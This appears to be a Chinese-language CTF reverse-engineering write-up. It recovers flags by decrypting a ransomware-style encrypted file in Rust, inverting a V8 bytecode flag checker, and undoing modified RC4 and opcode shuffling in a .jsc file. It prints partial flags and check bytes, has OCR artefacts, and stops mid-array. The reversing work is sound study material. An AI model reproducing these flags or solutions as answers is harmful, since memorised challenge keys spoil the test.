
逆向解密部分，解出flag

Flag:

aliyunctf{IhopeTheRustReversingPartIsNotHorribleExperienceForYou↵

↵

Check flag.jpg for the second part.↵




```
use std::fs;

use dryoc::classic::crypto_box::{crypto_box_beforenm, crypto_box_easy,
crypto_box_keypair, crypto_box_seal_open, crypto_box_seed_keypair, Nonce, PublicKey,
SecretKey, crypto_box_open_detached};
use dryoc::classic::crypto_generichash::{crypto_generichash, crypto_generichash_final,
crypto_generichash_init, crypto_generichash_update};
```

```rust
use dryoc::classic::crypto_secretbox::crypto_secretbox_easy;
use dryoc::constants::CRYPTO_BOX_NONCEBYTES;
use dryoc::kdf::{StackKdf, Context};
use dryoc::types::{NewByteArray, StackByteArray, ByteArray};
use dryoc::keypair::KeyPair;

const SERVER_PUB_KEY:SecretKey = [0x2Au8, 0x71, 0x17, 0xAF, 0xB3, 0xE4, 0x5F, 0xB0,
0x21, 0xF3,
    0x05, 0xE8, 0x90, 0x71, 0xA6, 0x0E, 0x93, 0x31, 0xB6, 0x3A,
    0xDE, 0xB1, 0xB0, 0x57, 0x32, 0xDD, 0x07, 0x4E, 0xE1, 0x44,
    0x66, 0x62];

fn crypto_box_seal_nonce(nonce: &mut Nonce, epk: &PublicKey, rpk: &SecretKey) {
    let mut state = crypto_generichash_init(None,
CRYPTO_BOX_NONCEBYTES).expect("state");
    crypto_generichash_update(&mut state, epk);
    crypto_generichash_update(&mut state, rpk);
    crypto_generichash_final(state, nonce).expect("hash error");
}

fn main() {
    let userMasterKey_v = vec![0xBD, 0x78, 0x95, 0x1E, 0xB4, 0x4E, 0x5B, 0xF8, 0x08,
0x8C, 0x72, 0x2C, 0x96, 0xBD, 0x7E, 0x4C, 0x8D, 0x49, 0x4C, 0x3E, 0x71, 0x58, 0x8B,
0xD5, 0xF6, 0x0A, 0xFD, 0xF4, 0x51, 0x1B, 0x15, 0xA7];
    let userMasterKey = StackByteArray::try_from(userMasterKey_v.as_slice()).unwrap();


    let kdf = StackKdf::from_parts(userMasterKey.clone(), Context::default());
    let sub_key_1 = kdf.derive_subkey_to_vec(1).unwrap();
    println!("{:02X?}",sub_key_1);
    let sub_key_2 = kdf.derive_subkey_to_vec(2).unwrap();
    println!("{:02X?}",sub_key_2);


    let mut output: Vec<u8> = vec![0u8;16];
    let mut input: Vec<u8> = vec![0x07, 0xA9, 0xA2, 0xBC, 0x7B, 0x6A, 0x41, 0xD3, 0xB5,
0x39, 0x45, 0x27, 0xA3, 0x6F, 0xBF, 0x3E ];
    crypto_generichash(&mut output, &input,Some(&sub_key_1)).unwrap();
    println!("encGUID: {:02X?}", output);
    println!("encGUID len: 0x{:02X?}", output.len());

    let userKeyPair = KeyPair::<PublicKey,
StackByteArray<32>>::from_secret_key(userMasterKey);

    let mut encBytes = fs::read("flag.docx.UCryNow").unwrap();

    let mut encFileHeader = fs::read("flag.docx.UCryNow_HRW").unwrap();
```

```
    let filePubKey = &encFileHeader[0x10..0x30];
    let mac = &encFileHeader[0x30..0x40];
    // let mac = &vec![82, 224, 32, 231, 191, 39, 228, 246,232,164,60,158,120,85,24,47];
    // let mac = &vec![125,140,95,233,214,208,47,151,24,46,240,195,191,189,111,250];

    let mut nonce = Nonce::new_byte_array();
    let mut epk = PublicKey::new_byte_array();
    epk.copy_from_slice(filePubKey);
    crypto_box_seal_nonce(&mut nonce, &epk, &userKeyPair.public_key);

    // let mut buffer = Vec::new();
    // file.read_to_end(&mut buffer)?;
    // let mac = vec![0x71, 0xAB, 0xEB, 0x4B, 0xCD, 0x76, 0x34, 0x81, 0x3C, 0x01, 0x2B,
0x1E, 0x4A, 0xC9, 0x6D, 0x1F ];

    let mut decBytes = vec![0u8; encBytes.len()];

    crypto_box_open_detached(&mut decBytes, mac.as_array(), &encBytes, &nonce, &epk,
&userKeyPair.secret_key.as_array()).unwrap();
    fs::write("flag.docx", decBytes);

    // keypair.public_key 0-16
    // keypair.public_key 16-32
    // random 0-16
    // random 16-32
    // guid
    // output

    // newPubKey 0-32
    // ciphertext 0-48

    // // 140032DF0
    // let (newPubKey,newPrivKey) = crypto_box_keypair();
    // // 140032E74
    // let k = crypto_box_beforenm(&keypair.public_key,&newPrivKey);
    // println!("{:02X?}", k);

    // let mut nonce = Nonce::new_byte_array();

    // // 140032E9C
    // crypto_box_seal_nonce(&mut nonce,&newPubKey,&keypair.public_key);
    // println!("nonce: {:02X?}", nonce.to_vec());


}
```

字节码跳动

根据run.sh得知，flagchecker.jsc是flagchecker.js编译产生的，用来验证flag，并且将flagchecker.js的字节码输出到了flagchecker_bytecode.txt中。如果不存在flagchecker.js文件，则直接使用./node ./runner.js $FLAG 检验flag

写过txt解释器，目前能想到的最好的办法就是对着字节码撸

Mas0nShi/v8-bytecode-interpreter: A mini bytecode Interpreter for v8. (github.com)

字节码参考资料

https://www.alibabacloud.com/blog/javascript-bytecode-v8-ignition-instructions_599188

Ignition Bytecode for V8 Interpreter - 翻车鱼 (shi1011.cn)

main

```
function ccc(inp, out, check) {
    let i = 0;
    let key = 170;
    for (i = 0; i < 19; i++) {
        out[i] = (inp[i] + 51 + key) & 255;
        key = out[i];
    }

    let key2 = 85;
    for (i = 19; i < 43; i++) {
        out[i] = (inp[i] + key2) & 255;
        key2 = (out[i] ^ key2) & 255;
    }

    if (key2 != 159) {
        return false;
    }

    i = 0;
    for (i = 0; i < 43; i++) {
        if (out[i] != check[i]) {
            return false;
        }
    }
}

function aaa(argv0) {
    const buf = Buffer.from(argv0);
```

```
    if (buf.length !== 43) {
        return false;
    }
    const v0 = Buffer.alloc(43);

    const v1 =
Buffer.from("3edd7925cd6e04ab44f25bef57bc53bd20b74b8c11f893090fdcdfddad0709100100fe6a923
0333234fbae", "hex");

    return ccc(buf, v0, v1);

}

function main() {

    const flag = process.argv[2];

    if (!flag) {
        console.log("Error!");
    }

    if (aaa(process.argv[2])) {
        console.log("Right!");
    } else {
        console.log("Wrong!");
    }
}
```

```
function decrypt_ccc() {
    const v0 =
Buffer.from("3edd7925cd6e04ab44f25bef57bc53bd20b74b8c11f893090fdcdfddad0709100100fe6a923
0333234fbae", "hex");
    const v1 = Buffer.alloc(43);
    let i = 0;
    let key = 170;
    for (i = 0; i < 19; i++) {
        v1[i] = (v0[i] - 51 - key) & 255;
        key = v0[i];
    }

    let key2 = 85;
    for (i = 19; i < 43; i++) {
        v1[i] = (v0[i] - key2) & 255;
        key2 = (v0[i] ^ key2) & 255;
    }
```

```
    console.log(v1.toString("hex"));
}

//call the function decrypt_ccc
decrypt_ccc();
```

字节码芭蕾

魔改点

0x00: ^ 0xDEAD0000

+0x1C: ^ 0xDEADBEEF

```
*(_DWORD *)(*(_QWORD *)this + 24LL) = v98;
*(_DWORD *)(*(_QWORD *)this + 28LL) = (*(_DWORD *)(a2 + 8) - *(_DWORD *)a2) ^ 0xDEADBEEF;
v26 = *(_BYTE **)this;
```

+0x20

+0x24

```
305             v56 += v57;
306           }
307           while ( v55 > v52 );
308           v58 = HIDWORD(v56) ^ v56 ^ 0xDEADBEEF;
309           v59 = HIDWORD(v57) ^ v57 ^ 0xDEADBEEF;
310         }
311         *(_DWORD *)(v32 + 32) = v59;            // kCheckSum1
312         v60 = *(_QWORD *)this;
313         ++v8::internal::flag;
314         *(_DWORD *)(v60 + 36) = v58;            // kCheckSum2
315         goto LABEL_39;
316       }
```

然后是对payload的rc4 encrypt `+0x40`

魔改的rc4

```
244         LOBYTE(v106[0]) = 67;
245         for ( i = 1LL; i != 256; *((_BYTE *)v106 + i - 1) = v38 )
246         {
247           v38 = aCodeserializer[i % 0xE];
248           v105[i] = i;
249           ++i;
250         }
251         v39 = (__int128 *)v105;
252         v40 = v106;
253         LOBYTE(v41) = 0;
254         do
255         {
256           v42 = *(_BYTE *)v39;
257           v43 = *(_BYTE *)v40;
258           v39 = (__int128 *)((char *)v39 + 1);
259           v40 = (__int128 *)((char *)v40 + 1);
260           v41 = (unsigned __int8)(v41 + v42 + v43);
261           v44 = &v105[v41];
262           *((_BYTE *)v39 - 1) = *v44;
263           *v44 = v42;
264         }
265         while ( v39 != v106 );
266         if ( v34 )
267         {
268           v45 = (_BYTE *)(v32 + v9);
            LOBYTE(v46) = 0;
```

- 解密脚本

```python
from pwn import *
path = r"flagchecker.jsc"
data = open(path, "rb").read()

data = bytearray(data)
# +0x00: ^ 0xDEAD0000

def xor32(b, key):
    return p32(u32(b) ^ key)

def x(s, key):
    data[s:s+4] = xor32(data[s:s+4], key)

def rc4(data):
    key = b'CodeSerializer'
    Sbox = list(range(256))

    Sbox2 = [0] * 256
    Sbox2[0] = 67
    for i in range(2, 257):
        Sbox2[i - 1] = key[(i - 1) % 0xE]

    j = 0
```

```
    for i in range(256):
        j = (j + Sbox[i] + Sbox2[i]) % 256
        Sbox[i], Sbox[j] = Sbox[j], Sbox[i]

    # print(bytearray(Sbox).hex(" "))
    i = 0
    j = 0
    for m in range(0, len(data)):
        i = (i + 1) % 256
        j = (j + Sbox[i]) % 256
        Sbox[i], Sbox[j] = Sbox[j], Sbox[i]
        data[m] ^= Sbox[(Sbox[i] + Sbox[j]) % 256]

    return data

x(0x00, 0xDEAD0000)
x(0x00, 0xC0DE0000)
print(data[0x00:0x04].hex(" "))
x(0x1C, 0xDEADBEEF)

x(0x20, 0xDEADBEEF)
x(0x24, 0xDEADBEEF)

length = u32(data[0x1C:0x20])
print(f"payload length: {hex(length)}")
data[0x40:0x40 + length] = rc4(data[0x40:0x40 + length])

open(path+".dec", "wb").write(data)
```

拿到解密之后的jsc

字节码也被换掉了

定位字节码 `v8::internal::interpreter::Bytecodes::ToString`

- 糊一个ida python dump

```
from ida_bytes import *
from ida_idc import *
import re
jump_table_ptr = 0x0563EF0DB3054

def matchStr(addr, d):
    s = re.findall(r"\\"(.*?)\\"", d)
    assert len(s) == 1, hex(ptr) + "\\t" + d
    return s[0]
```

```
def get_bytecode_string(idx):
    offset = get_dword(jump_table_ptr + idx * 4)
    ptr = jump_table_ptr + offset - 0×100000000
    #print(hex(ptr), offset, ida_lines.generate_disassembly(ptr, 2, 2, 0))
    l, data = ida_lines.generate_disassembly(ptr, 2, 2, 0)
    print(data[1])
    return idx, matchStr(ptr, data[1])

maps = []

for i in range(168):
    quate = get_bytecode_string(i)
    maps.append(quate)
    print(quate)
```

- 原始码表

```
[
    (0×00, "Wide"),
    (0×01, "ExtraWide"),
    (0×02, "LdaZero"),
    (0×03, "LdaSmi"),
    (0×04, "LdaUndefined"),
    (0×05, "LdaNull"),
    (0×06, "LdaTheHole"),
    (0×07, "LdaTrue"),
    (0×08, "LdaFalse"),
    (0×09, "LdaConstant"),
    (0×0A, "LdaGlobal"),
    (0×0B, "LdaGlobalInsideTypeof"),
    (0×0C, "StaGlobalSloppy"),
    (0×0D, "StaGlobalStrict"),
    (0×0E, "PushContext"),
    (0×0F, "PopContext"),
    (0×10, "LdaContextSlot"),
    (0×11, "LdaImmutableContextSlot"),
    (0×12, "LdaCurrentContextSlot"),
    (0×13, "LdaImmutableCurrentContextSlot"),
    (0×14, "StaContextSlot"),
    (0×15, "StaCurrentContextSlot"),
    (0×16, "LdaLookupSlot"),
    (0×17, "LdaLookupContextSlot"),
    (0×18, "LdaLookupGlobalSlot"),
    (0×19, "LdaLookupSlotInsideTypeof"),
```

```
    (0x1A, "LdaLookupContextSlotInsideTypeof"),
    (0x1B, "LdaLookupGlobalSlotInsideTypeof"),
    (0x1C, "StaLookupSlot"),
    (0x1D, "Ldar"),
    (0x1E, "Star"),
    (0x1F, "Mov"),
    (0x20, "LdaNamedProperty"),
    (0x21, "LdaKeyedProperty"),
    (0x22, "LdaModuleVariable"),
    (0x23, "StaModuleVariable"),
    (0x24, "StaNamedPropertySloppy"),
    (0x25, "StaNamedPropertyStrict"),
    (0x26, "StaNamedOwnProperty"),
    (0x27, "StaKeyedPropertySloppy"),
    (0x28, "StaKeyedPropertyStrict"),
    (0x29, "StaDataPropertyInLiteral"),
    (0x2A, "CollectTypeProfile"),
    (0x2B, "Add"),
    (0x2C, "Sub"),
    (0x2D, "Mul"),
    (0x2E, "Div"),
    (0x2F, "Mod"),
    (0x30, "BitwiseOr"),
    (0x31, "BitwiseXor"),
    (0x32, "BitwiseAnd"),
    (0x33, "ShiftLeft"),
    (0x34, "ShiftRight"),
    (0x35, "ShiftRightLogical"),
    (0x36, "AddSmi"),
    (0x37, "SubSmi"),
    (0x38, "MulSmi"),
    (0x39, "DivSmi"),
    (0x3A, "ModSmi"),
    (0x3B, "BitwiseOrSmi"),
    (0x3C, "BitwiseXorSmi"),
    (0x3D, "BitwiseAndSmi"),
    (0x3E, "ShiftLeftSmi"),
    (0x3F, "ShiftRightSmi"),
    (0x40, "ShiftRightLogicalSmi"),
    (0x41, "Inc"),
    (0x42, "Dec"),
    (0x43, "ToBooleanLogicalNot"),
    (0x44, "LogicalNot"),
    (0x45, "TypeOf"),
    (0x46, "DeletePropertyStrict"),
    (0x47, "DeletePropertySloppy"),
    (0x48, "GetSuperConstructor"),
```

```
    (0x49, "CallAnyReceiver"),
    (0x4A, "CallProperty"),
    (0x4B, "CallProperty0"),
    (0x4C, "CallProperty1"),
    (0x4D, "CallProperty2"),
    (0x4E, "CallUndefinedReceiver"),
    (0x4F, "CallUndefinedReceiver0"),
    (0x50, "CallUndefinedReceiver1"),
    (0x51, "CallUndefinedReceiver2"),
    (0x52, "CallWithSpread"),
    (0x53, "CallRuntime"),
    (0x54, "CallRuntimeForPair"),
    (0x55, "CallJSRuntime"),
    (0x56, "InvokeIntrinsic"),
    (0x57, "Construct"),
    (0x58, "ConstructWithSpread"),
    (0x59, "TestEqual"),
    (0x5A, "TestEqualStrict"),
    (0x5B, "TestLessThan"),
    (0x5C, "TestGreaterThan"),
    (0x5D, "TestLessThanOrEqual"),
    (0x5E, "TestGreaterThanOrEqual"),
    (0x5F, "TestEqualStrictNoFeedback"),
    (0x60, "TestInstanceOf"),
    (0x61, "TestIn"),
    (0x62, "TestUndetectable"),
    (0x63, "TestNull"),
    (0x64, "TestUndefined"),
    (0x65, "TestTypeOf"),
    (0x66, "ToName"),
    (0x67, "ToNumber"),
    (0x68, "ToObject"),
    (0x69, "CreateRegExpLiteral"),
    (0x6A, "CreateArrayLiteral"),
    (0x6B, "CreateEmptyArrayLiteral"),
    (0x6C, "CreateObjectLiteral"),
    (0x6D, "CreateEmptyObjectLiteral"),
    (0x6E, "CreateClosure"),
    (0x6F, "CreateBlockContext"),
    (0x70, "CreateCatchContext"),
    (0x71, "CreateFunctionContext"),
    (0x72, "CreateEvalContext"),
    (0x73, "CreateWithContext"),
    (0x74, "CreateMappedArguments"),
    (0x75, "CreateUnmappedArguments"),
    (0x76, "CreateRestParameter"),
    (0x77, "JumpLoop"),
```

```
    (0x78, "Jump"),
    (0x79, "JumpConstant"),
    (0x7A, "JumpIfNullConstant"),
    (0x7B, "JumpIfNotNullConstant"),
    (0x7C, "JumpIfUndefinedConstant"),
    (0x7D, "JumpIfNotUndefinedConstant"),
    (0x7E, "JumpIfTrueConstant"),
    (0x7F, "JumpIfFalseConstant"),
    (0x80, "JumpIfJSReceiverConstant"),
    (0x81, "JumpIfToBooleanTrueConstant"),
    (0x82, "JumpIfToBooleanFalseConstant"),
    (0x83, "JumpIfToBooleanTrue"),
    (0x84, "JumpIfToBooleanFalse"),
    (0x85, "JumpIfTrue"),
    (0x86, "JumpIfFalse"),
    (0x87, "JumpIfNull"),
    (0x88, "JumpIfNotNull"),
    (0x89, "JumpIfUndefined"),
    (0x8A, "JumpIfNotUndefined"),
    (0x8B, "JumpIfJSReceiver"),
    (0x8C, "SwitchOnSmiNoFeedback"),
    (0x8D, "ForInPrepare"),
    (0x8E, "ForInContinue"),
    (0x8F, "ForInNext"),
    (0x90, "ForInStep"),
    (0x91, "StackCheck"),
    (0x92, "SetPendingMessage"),
    (0x93, "Throw"),
    (0x94, "ReThrow"),
    (0x95, "Return"),
    (0x96, "ThrowReferenceErrorIfHole"),
    (0x97, "ThrowSuperNotCalledIfHole"),
    (0x98, "ThrowSuperAlreadyCalledIfNotHole"),
    (0x99, "RestoreGeneratorState"),
    (0x9A, "SuspendGenerator"),
    (0x9B, "RestoreGeneratorRegisters"),
    (0x9C, "Debugger"),
    (0x9D, "DebugBreak0"),
    (0x9E, "DebugBreak1"),
    (0x9F, "DebugBreak2"),
    (0xA0, "DebugBreak3"),
    (0xA1, "DebugBreak4"),
    (0xA2, "DebugBreak5"),
    (0xA3, "DebugBreak6"),
    (0xA4, "DebugBreakWide"),
    (0xA5, "DebugBreakExtraWide"),
    (0xA6, "IncBlockCounter"),
```

```
    (0×A7, "Illegal"),
]
```

- 修改的码表

```
[
    (0×0, 'Wide'),
    (0×1, 'ExtraWide'),
    (0×2, 'LdaZero'),
    (0×3, 'JumpLoop'),
    (0×4, 'LdaUndefined'),
    (0×5, 'LdaNull'),
    (0×6, 'LdaTheHole'),
    (0×7, 'LdaTrue'),
    (0×8, 'LdaFalse'),
    (0×9, 'LdaConstant'),
    (0×a, 'LdaGlobal'),
    (0×b, 'LdaGlobalInsideTypeof'),
    (0×c, 'StaGlobalSloppy'),
    (0×d, 'StaGlobalStrict'),
    (0×e, 'PushContext'),
    (0×f, 'PopContext'),
    (0×10, 'LdaContextSlot'),
    (0×11, 'LdaImmutableContextSlot'),
    (0×12, 'LdaCurrentContextSlot'),
    (0×13, 'LdaImmutableCurrentContextSlot'),
    (0×14, 'StaContextSlot'),
    (0×15, 'StaCurrentContextSlot'),
    (0×16, 'LdaLookupSlot'),
    (0×17, 'LdaLookupContextSlot'),
    (0×18, 'LdaLookupGlobalSlot'),
    (0×19, 'LdaLookupSlotInsideTypeof'),
    (0×1a, 'LdaLookupContextSlotInsideTypeof'),
    (0×1b, 'LdaLookupGlobalSlotInsideTypeof'),
    (0×1c, 'StaLookupSlot'),
    (0×1d, 'Ldar'),
    (0×1e, 'Star'),
    (0×1f, 'Jump'),
    (0×20, 'CallUndefinedReceiver'),
    (0×21, 'LdaKeyedProperty'),
    (0×22, 'LdaModuleVariable'),
    (0×23, 'StaModuleVariable'),
    (0×24, 'StaNamedPropertySloppy'),
    (0×25, 'StaNamedPropertyStrict'),
    (0×26, 'StaNamedOwnProperty'),
```

```
    (0x27, 'StaKeyedPropertySloppy'),
    (0x28, 'StaKeyedPropertyStrict'),
    (0x29, 'StaDataPropertyInLiteral'),
    (0x2a, 'CollectTypeProfile'),
    (0x2b, 'Add'),
    (0x2c, 'Sub'),
    (0x2d, 'Mul'),
    (0x2e, 'Div'),
    (0x2f, 'Mod'),
    (0x30, 'BitwiseOr'),
    (0x31, 'BitwiseXor'),
    (0x32, 'BitwiseAnd'),
    (0x33, 'ShiftLeft'),
    (0x34, 'ShiftRight'),
    (0x35, 'ShiftRightLogical'),
    (0x36, 'AddSmi'),
    (0x37, 'SubSmi'),
    (0x38, 'MulSmi'),
    (0x39, 'DivSmi'),
    (0x3a, 'ModSmi'),
    (0x3b, 'BitwiseOrSmi'),
    (0x3c, 'BitwiseXorSmi'),
    (0x3d, 'BitwiseAndSmi'),
    (0x3e, 'ShiftLeftSmi'),
    (0x3f, 'ShiftRightSmi'),
    (0x40, 'ShiftRightLogicalSmi'),
    (0x41, 'Inc'),
    (0x42, 'Dec'),
    (0x43, 'ToBooleanLogicalNot'),
    (0x44, 'LogicalNot'),
    (0x45, 'TypeOf'),
    (0x46, 'DeletePropertyStrict'),
    (0x47, 'DeletePropertySloppy'),
    (0x48, 'GetSuperConstructor'),
    (0x49, 'CallAnyReceiver'),
    (0x4a, 'CallProperty'),
    (0x4b, 'CallProperty0'),
    (0x4c, 'CallProperty1'),
    (0x4d, 'CallProperty2'),
    (0x4e, 'LdaNamedProperty'),
    (0x4f, 'CallUndefinedReceiver0'),
    (0x50, 'CallUndefinedReceiver1'),
    (0x51, 'CallUndefinedReceiver2'),
    (0x52, 'CallWithSpread'),
    (0x53, 'Return'),
    (0x54, 'CallRuntimeForPair'),
    (0x55, 'CallJSRuntime'),
```

```
    (0x56, 'InvokeIntrinsic'),
    (0x57, 'Construct'),
    (0x58, 'ConstructWithSpread'),
    (0x59, 'TestEqual'),
    (0x5a, 'TestEqualStrict'),
    (0x5b, 'TestLessThan'),
    (0x5c, 'TestGreaterThan'),
    (0x5d, 'TestLessThanOrEqual'),
    (0x5e, 'TestGreaterThanOrEqual'),
    (0x5f, 'TestEqualStrictNoFeedback'),
    (0x60, 'TestInstanceOf'),
    (0x61, 'TestIn'),
    (0x62, 'TestUndetectable'),
    (0x63, 'TestNull'),
    (0x64, 'TestUndefined'),
    (0x65, 'TestTypeOf'),
    (0x66, 'ToName'),
    (0x67, 'ToNumber'),
    (0x68, 'ToObject'),
    (0x69, 'CreateRegExpLiteral'),
    (0x6a, 'CreateArrayLiteral'),
    (0x6b, 'CreateEmptyArrayLiteral'),
    (0x6c, 'CreateObjectLiteral'),
    (0x6d, 'CreateEmptyObjectLiteral'),
    (0x6e, 'CreateClosure'),
    (0x6f, 'CreateBlockContext'),
    (0x70, 'CreateCatchContext'),
    (0x71, 'CreateFunctionContext'),
    (0x72, 'CreateEvalContext'),
    (0x73, 'CreateWithContext'),
    (0x74, 'CreateMappedArguments'),
    (0x75, 'CreateUnmappedArguments'),
    (0x76, 'CreateRestParameter'),
    (0x77, 'LdaSmi'),
    (0x78, 'Mov'),
    (0x79, 'JumpConstant'),
    (0x7a, 'JumpIfNullConstant'),
    (0x7b, 'JumpIfNotNullConstant'),
    (0x7c, 'JumpIfUndefinedConstant'),
    (0x7d, 'JumpIfNotUndefinedConstant'),
    (0x7e, 'JumpIfTrueConstant'),
    (0x7f, 'JumpIfFalseConstant'),
    (0x80, 'JumpIfJSReceiverConstant'),
    (0x81, 'JumpIfToBooleanTrueConstant'),
    (0x82, 'JumpIfToBooleanFalseConstant'),
    (0x83, 'JumpIfToBooleanTrue'),
    (0x84, 'JumpIfToBooleanFalse'),
```

```
    (0x85, 'JumpIfTrue'),
    (0x86, 'JumpIfFalse'),
    (0x87, 'JumpIfNull'),
    (0x88, 'JumpIfNotNull'),
    (0x89, 'JumpIfUndefined'),
    (0x8a, 'JumpIfNotUndefined'),
    (0x8b, 'JumpIfJSReceiver'),
    (0x8c, 'SwitchOnSmiNoFeedback'),
    (0x8d, 'ForInPrepare'),
    (0x8e, 'ForInContinue'),
    (0x8f, 'ForInNext'),
    (0x90, 'ForInStep'),
    (0x91, 'StackCheck'),
    (0x92, 'SetPendingMessage'),
    (0x93, 'Throw'),
    (0x94, 'ReThrow'),
    (0x95, 'CallRuntime'),
    (0x96, 'ThrowReferenceErrorIfHole'),
    (0x97, 'ThrowSuperNotCalledIfHole'),
    (0x98, 'ThrowSuperAlreadyCalledIfNotHole'),
    (0x99, 'RestoreGeneratorState'),
    (0x9a, 'SuspendGenerator'),
    (0x9b, 'RestoreGeneratorRegisters'),
    (0x9c, 'Debugger'),
    (0x9d, 'DebugBreak0'),
    (0x9e, 'DebugBreak1'),
    (0x9f, 'DebugBreak2'),
    (0xa0, 'DebugBreak3'),
    (0xa1, 'DebugBreak4'),
    (0xa2, 'DebugBreak5'),
    (0xa3, 'DebugBreak6'),
    (0xa4, 'DebugBreakWide'),
    (0xa5, 'DebugBreakExtraWide'),
    (0xa6, 'IncBlockCounter'),
    (0xa7, 'Illegal')
]
```

patch字节码之后的鸡爪插件

ghidra_9.2.2_PUBLIC_20230422_ghidra_nodejs.zip

- 逆了一部分js

```
function a(r, q) {
    for (let idx = 0; idx < q.length; idx++) {
```

```
        q[idx] = q[idx] ^ r;
    }
    return q;
}

function b(r, q) {
 if (r.length =/= q.length) {
    console.log("length.");
 }
    for (let idx = 0; idx < q.length; idx++) {
        q[idx] = q[idx] ^ r[idx];
    }
    return q;
}

function c(r, q) {

    const c4 = 4;
    const uVar3 = new Array(8);

    let i = 0;
    while (i < c4 * 4) {
        uVar3[i % 4] = q[Math.floor(i / 4)];
        i++;
    }

    const uVar2 = h(c4, 0, r, uVar3);

    for (let i = 1; i < r.length / 4; i++) {
        e(c4, uVar2);
        f(c4, uVar2);
        g(c4, uVar2);
        h(c4, i, r, uVar2);
    }

e(c4, uVar2);
f(c4, uVar2);
h(c4, r.length / 4, r, uVar2);
const arr = new Array(c4 * 4);
for (let i = 0; i < c4 * 4; i++) {
    arr[i] = uVar2[i % 4][Math.floor(i / 4)];
}

return arr;

}
```

```
function d() {

}

function e() {

}

function f() {

}

function g() {

}

function h() {

}

function j() {

}

function k(q) {

}

function o() {
    if (process.argv.length !== 3) {
        return -1
    }
    var flag = process.argv[2]
    if (flag.length !== 0x2b) {
        return -1;
    }

    if (flag.startsWith('aliyunctf{') && flag.endsWith('}')) {
        let flag1 = flag.slice(0x1a, 10)
        let flag2 = flag.slice(0x2a, 0x1a)
        let key1 = Buffer.from('1a63213c367a0728')
        let iv1 = Buffer.from('511389d8e09e3118')

        key1 = a(0x55, key1)
        iv1 = a(0xcc, iv1)

        // aes cbc encrypt
```

```
        let m = d(key1) // KeyExpansion
        b(iv1, flag1) // iv1 xor flag1
        flag1 = c(m, flag1) // aes Cipher
        b(flag1, flag2) // flag1 xor flag2
        flag2 = c(m, flag2) // aes Cipher

        let flag3 = flag1.concat(flag2)
        for (let i = 0; i < 0x20; i++) {
            if (flag3[i] != check[i]) {
                return -1
            }
        }

    } else {
        return -1;
    }

}
function p() {
    if (o()) {
        console.log("Wrong!");
    } else {
        console.log("Right!");
    }

}
```

看起来是个AES CBC 128

这个看起来像比较的数据

```
                        Array_3_21000048                        XREF[1]:   2200002c(*
    21000048 20 00 00      Array_3
             00 00 00
             00 00 ec...
       21000048 20 00 00 00   ddw      20h                     Count
       2100004c 00 00 00 00   longlong EC00000000h             Item0
                ec 00 00 00
       21000054 00 00 00 00   longlong B900000000h             Item1
                b9 00 00 00
       2100005c 00 00 00 00   longlong F600000000h             Item2
                f6 00 00 00
       21000064 00 00 00 00   longlong A300000000h             Item3
                a3 00 00 00
       2100006c 00 00 00 00   longlong 9900000000h             Item4
                99 00 00 00
       21000074 00 00 00 00   longlong 9700000000h             Item5
                97 00 00 00
       2100007c 00 00 00 00   longlong A00000000h              Item6
                0a 00 00 00
       21000084 00 00 00 00   longlong 600000000h              Item7
                06 00 00 00
       2100008c 00 00 00 00   longlong 9E00000000h             Item8
                9e 00 00 00
       21000094 00 00 00 00   longlong 6400000000h             Item9
                64 00 00 00
```

```
check = [
    0×EC, 0×B9, 0×F6, 0×A3, 0×99, 0×97, 0×0A, 0×06,
    0×9E, 0×64, 0×2E, 0×01, 0×BB, 0×15, 0×C0, 0×3C,
    0×2B, 0×69, 0×92, 0×FA, 0×F7, 0×80, 0×05, 0×90,
    0×78, 0×F4, 0×68, 0×56, 0×C4, 0×6E, 0×BC, 0×55,
]

sbox = [
